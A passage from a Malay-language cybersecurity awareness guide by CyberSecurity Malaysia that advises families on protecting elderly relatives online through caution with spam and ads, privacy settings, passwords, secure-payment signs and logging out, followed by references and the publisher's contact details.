Adalah penting bagi mereka untuk sentiasa berwaspada sewaktu berada di dalam talian dan mengetahui cara bertindak balas terhadap bentuk ancaman yang berbeza-beza dan digunakan secara meluas oleh penjenayah siber iaitu melalui sepanduk, pautan, 'spam' dan pelbagai kaedah lagi. Tunjukkan juga kepada mereka bagaimana mengklik iklan berniat jahat boleh menyebabkan komputer atau peranti pintar mereka dijangkiti virus. Bimbing mereka tentang 'spam' emel dan cara menyusun peti masuk mereka. Nasihati mereka supaya tidak memuat turun sesuatu yang meragukan atau mencurigakan dan ingatkan mereka supaya rujuk kepada anda atau ahli keluarga yang arif tentang keselamatan siber terlebih dahulu sebelum memasang perisian baru di dalam komputer atau peranti pintar milik mereka.

3. Nasihati Warga Emas Untuk Menjaga Maklumat Peribadi

Nasihati mereka untuk tidak mudah memberikan maklumat peribadi sewaktu berada dalam talian. Seseorang boleh jadi panik apabila berhadapan dengan permintaan yang mendesak. Galakkan mereka untuk mengabaikan emel atau komunikasi yang melibatkan tindakan tergesa-gesa seperti permasalahan berkaitan akaun bank, saman, hutang atau cukai. Mesej sebegini mungkin satu bentuk penipuan. Apabila rasa ragu, mereka harus terus membuangnya sahaja. Ingatkan mereka supaya sentiasa bertenang serta berfikir sebelum bertindak dan sebaiknya mendapatkan pendapat kedua apabila merasa ragu. Anda tidak perlu menakut-nakutkan mereka, tetapi perlu sering perhatikan ketika mereka melayari internet.

Media sosial pula adalah cabaran besar untuk warga emas yang gemar berhubung sesama rakan sebaya. Galakkan mereka untuk berhati-hati berkongsi maklumat lebih-lebih lagi maklumat peribadi apabila berada di laman

media sosial seperti Facebook. Ingatkan mereka untuk menyesuaikan tetapan privasi mereka dengan sewajarnya iaitu menghadkan siapa yang dapat melihat maklumat mereka dan elakkan dari berkongsi lokasi secara terbuka.

4. Ajari Ciri-Ciri Keselamatan Mudah

Kebanyakan warga emas tidak menggunakan kata laluan pada komputer atau peranti pintar yang menyambung ke internet dan meninggalkannya terus-menerus terbuka kepada sesiapa saja untuk melayari internet. Cara terbaik untuk mengajar warga emas tentang ciri keselamatan pada komputer ataupun peranti pintar mereka adalah dengan menunjukkan kepada mereka kaedah menetapkan kata laluan dan juga berkongsi tip atau kaedah selamat menyimpan kata laluan ini. Ia penting untuk melindungi maklumat peribadi mereka sekiranya peranti-peranti ini hilang ataupun dicuri. Kata laluan yang kuat adalah perkataan yang panjangnya 8-12 aksara dan syorkan campuran huruf, nombor dan simbol serta tidak ada maklumat peribadi seperti tarikh lahir, nombor kenderaan dan lain-lain yang seumpamanya.

Apabila mereka mahu membayar bil dalam talian ataupun melakukan transaksi kewangan, tunjukkan kepada mereka apa simbol keselamatan yang mereka perlu cari seperti SSL, simbol 'padlock' dan lain-lain. Bimbing mereka untuk menggunakan 'antivirus' atau tunjukkan tanda-tanda jangkitan 'malware' supaya mereka sentiasa peka. Berikan juga jaminan bahawa mereka boleh membuat panggilan kepada anda pada bila-bila masa andainya mereka mempunyai soalan berkenaan keselamatan siber.

5. Log keluar

Sarankan kepada warga emas agar sentiasa memastikan mereka log keluar daripada aplikasi dan laman web apabila mereka selesai menggunakannya. Meninggalkan aplikasi dan laman web terbuka pada skrin komputer mereka boleh menjadikan mereka terdedah kepada risiko keselamatan siber termasuklah risiko pencerobohan privasi peribadi ataupun privasi keluarga.

Jika warga emas termasuklah ibu bapa anda berminat, sila daftarkan mereka untuk menghadiri kursus keselamatan siber secara percuma atau lebih mudah apabila anda sendiri biasakan berkongsi tip keselamatan siber secara rutin dengan mereka. Memberikan pendidikan atau kesedaran adalah bentuk perlindungan yang terbaik. Warga emas mungkin tidak

180

melakukan kesalahan dalam talian tetapi penting untuk mengambil langkah yang sesuai untuk mengelakkan mereka dari menjadi sasaran mudah para pembuli dan penjenayah siber.

Rujukan

1. *10 Cybersecurity Best Practices for Older Adults* (<https://www.protectseniorsonline.com/resources/cybersecurity-best-practices/>)
2. *How to protect elderly from Cyber Attacks?* (<https://www.cybersecurity-insiders.com/how-to-protect-elderly-from-cyber-attacks/>)
3. *Cybersecurity Explained to 5-Year-Old and 90-Year-Old* (<https://www.globalsign.com/en/blog/cybersecurity-explained-to-5-year-old-and-90-year-old/>)
4. *The Senior's Guide to Online Safety* (<https://www.connectsafely.org/seniors/>)

Corporate Office:

CyberSecurity Malaysia

Level 5, Sapura@Mines
No. 7, Jalan Tasik, The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan
Malaysia

Tel: +603 8992 6888

Fax: +603 8992 6841

Email: info@cybersecurity.my

Customer Service Hotline: 1300 88 2999

www.cybersecurity.my

©CyberSecurity Malaysia 2018-All Rights Reserved



MINISTRY OF COMMUNICATIONS
AND MULTIMEDIA MALAYSIA

